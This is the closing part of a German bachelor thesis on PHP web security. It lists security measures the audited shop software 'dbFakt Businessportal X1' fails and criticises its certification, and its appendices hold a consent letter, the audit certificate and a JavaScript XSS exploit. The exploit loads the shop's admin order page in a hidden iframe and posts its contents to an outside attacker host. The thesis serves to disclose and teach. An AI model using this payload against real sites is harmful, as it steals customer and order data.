- M170.3 secure-Flag setzen
- M170.4 HttpOnly-Flag setzen

[105] BSI: Sicherheit von Webanwendungen – Maßnahmenkatalog und Best Practices, M225, S. 55, Kapitel 2.15.

- M170.6 Session beenden
  - selbst bei einem aktiven Logout bleibt die Session aktiv und die SessionID somit erhalten
- M190 Session Management: Sicherheit erhöhen durch zusätzliche Parameter
- M195 Session Management: Kombination verschiedener Träger mit Dialogtracking
- M200 Session Management: Logout erzwingen
- M220 Session Riding
- M290 sichere Passwörter erzwingen
- M335 Monitoring und Patching
  - kritischer Bug in Xinha WYSIWYG Editor[106]

6.2 Konsequenz

Das „dbFakt Business Portal X1“ weist trotz Prüfung und Zertifizierung durch das EDV-Sachverständigenbüro Dipl.-Wirt.-Inf. (FH) Stefan Ott erhebliche Sicherheitsmängel auf. Prüfungs- sowie Zertifizierungsgrundlage kann meines Erachtens nicht der genannte Leitfaden „Sicherheit von Webanwendungen“ des BSI gewesen sein. Dieser Leitfaden beschreibt im Abschnitt „Maßnahmen und Best Practices“ verschiedene Wege bspw. zur Serverkonfiguration oder zur Eingabedatenfilterung. Wäre die Applikation mit diesem Katalog als Grundlage geprüft worden, hätten alle Fehler auch ohne Einsicht in den Quellcode gefunden werden müssen.

[106] MOPS-2010-020: Xinha WYSIWYG Plugin Configuration Injection Vulnerability [MOPS1].

7. Zusammenfassung

Die Arbeit zeigt, dass selbst nach einer Sicherheitsanalyse und erfolgreicher Zertifizierung durch einen Sachverständigen nicht alle Programmierfehler beseitigt sein müssen. Dritte können sich oft nur schwer in fremde Software eindenken und einarbeiten. Aus diesem Grund sind derartige Sicherheitsanalysen mit großer Vorsicht zu betrachten. Hält sich ein Programmierer an einige der aufgezeigten Best Practices, so lassen sich sehr viele der größten Probleme von Anfang an vermeiden.

Die Beachtung dieser Sicherheitsaspekte muss in jede PHP-Applikation einfließen. Im Nachhinein ist die Suche nach solchen Fehlern immer teurer, als diese direkt zu verhindern. PHP-Entwickler, die diese Techniken kennen und die lernen, wie ein Hacker zu denken, können effektiv und sicher Sicherheitslücken vermeiden. Den Ansatz „Denken wie ein Hacker“ verfolgt auch die Damn Vulnerable Linux Distribution. Diese mit Schwachstellen vollgepackte Distribution soll Programmierern und Administratoren die eigenen Fehler vor Augen führen. Um Informationssicherheit ganzheitlich zu gewährleisten, dürfen solche Gedankengänge allerdings nicht beim Programmierer enden. Die Administration ist daran genauso beteiligt wie das Management.

A. Anhang

A i. Einverständniserklärung Modellbau-Reinholz

Daniel Reinholz
Modellbau-Reinholz
Bahnhofstraße 7
01833 Dürröhrsdorf

21.06.2010

Daniel Walter
Sebnitzer Str. 2
01848 Hohnstein

Einverständniserklärung

Hiermit erkläre ich mich mit der Veröffentlichung aller Namen, Fakten und Resultate in seiner Bachelor Thesis

„Informationssicherheit in modernen PHP-Systemen"

aus der durch Herrn Walter durchgeführten Sicherheitsanalyse an der Software „dbFakt BusinessportalX1" einverstanden.

Diese Sicherheitsanalyse resultiert aus meinem Auftrag vom Sommer 2008.

Daniel Reinholz

A ii. JavaScript Exploit für „dbFakt Businessportal X1“

```
//neues inline Frame erstellen
frame = document.createElement("iframe");
frame.id = "evilFrame";

/*  Ziel des Frames auf beliebige Seite setzen, deren Inhalt
   gestohlen werden soll. Hier werden alle abgeschlossenen
   Bestellungen ausgelesen.
*/
frame.src =
"http://www.modellbaureinholz.de/administrator/?content=bestellungen&type
=closed"

//Frame wird nahezu "unsichtbar" gemacht
frame.width = "1px"; frame.height = "1px";

/*  Wird ausgeführt, sobald die Daten geladen sind.
   In dieser Funktion werden
   die "geheimen" Daten an den Angreifer geschickt
*/
frame.onload = function ()
{
  //Referenz auf das IFrame holen
  frame = document.getElementById("evilFrame");

  //neues Formular erstellen
  form = document.createElement("form");

  //Script des Angreifers, welches alle übergebenen Daten
speichert
  form.action = "http://knuckl.es/logall.php"
  form.method = "POST";

  //neue TextArea erstellen, diese enthält die gestohlenen Daten
  payload = document.createElement("textarea");

  //Inhalt des Frames in das Formular schreiben
  payload.innerHTML = frame.contentDocument.body.innerHTML;

  //TextArea an das Formular anhängen
  form.appendChild(payload);

  //Formular an das Frame anhängen
  frame.contentDocument.body.appendChild(form);

  //Formular absenden!
  form.submit();
};

//Frame an die Seite anfügen und das Nachladen somit starten
document.getElementsByTagName("body")[0].appendChild(frame);
```

JavaScript XSS-Exploit für dbFakt Businessportal X1 (Quelle: eigene Darstellung nach http://knuckl.es/x.js)

A iii. Prüfzertifikat EDV-Sachverständigenbüro Ott

Prüfzertifikat

über die Architektur und Implementierung sicherheitsrelevanter Programmstrukturen in der Webanwendung dbFakt Businessportal X1

Das Prüfzertifikat umfasst mit Deckblatt 3 Seiten.

Auftraggeber (ausschließlich)

dbFakt Software & Supportcenter
primabat GmbH
Walsroderstraße 75
D-30851 Langenhagen

Bezeichnung der geprüften Objekte

1. dbFakt Businessportal X1 (Version 770)

Zweck der Prüfung

Feststellung ggf. vorhandener sicherheitsrelevanter Architektur- oder Implementierungsfehler im Quellcode des dbFakt Businessportals X1.

Prüfungsgrundlage

Maßnahmenkatalog „Sicherheit von Webanwendungen" des Bundesamts für Sicherheit in der Informationstechnik (BSI).

Datum der Prüfungsdurchführung

Donnerstag, 31.07.2008

Datum des Zertifikats

Donnerstag, 31.07.2008

Prüfung durch:

EDV-Sachverständigenbüro Ott
Blumenstraße 21
D-89182 Bernstadt

Geprüfte und anerkannte Sachverständige für Systeme und Anwendungen der Informationsverarbeitung im kaufmännisch-administrativen Bereich.

Tel.: 07348 / 948641 E-Mail: info@svb-ott.de
Fax: 07348 / 9485057 Internet: www.svb-ott.de

Sachverständiger

Dipl.-Wirt.-Inf. (FH) Stefan Ott

Grundlage des Zertifikats

Ergebnis des Gutachtens über die Architektur und Implementierung sicherheitsrelevanter Funktionen im dbFakt Businessportal X1 vom 31.07.2008 Vorgangs-Nr. 2008-12.

Das Gutachten kommt zu folgendem Ergebnis:

Die Architektur und Implementierung des dbFakt Businessportal X1 ist konform mit den Vorgaben des Bundesamts für Informationssicherheit (BSI) zur Implementierung sicherer Webanwendungen.

Sicherheitsbedenken die gegen einen produktiven Einsatz des dbFakt Busniessportals X1 als E-Commerce Anwendung sprechen, bestehen nicht.

Bernstadt, den 31.07.2008

Der Sachverständige

Dipl.-Wirt.-Inf. (FH) Stefan Ott

Vorgangs-Nr.: 2008-12 Seite 3 von 3

Ehrenwörtliche Erklärung

Hiermit versichere ich, diese Arbeit selbständig verfasst und keine anderen als die angegebenen Quellen benutzt zu haben. Wörtliche und sinngemäße Zitate sind kenntlich gemacht. Über Zitierrichtlinien bin ich schriftlich informiert worden.

Daniel Walter

Hohnstein, den 26.06.2010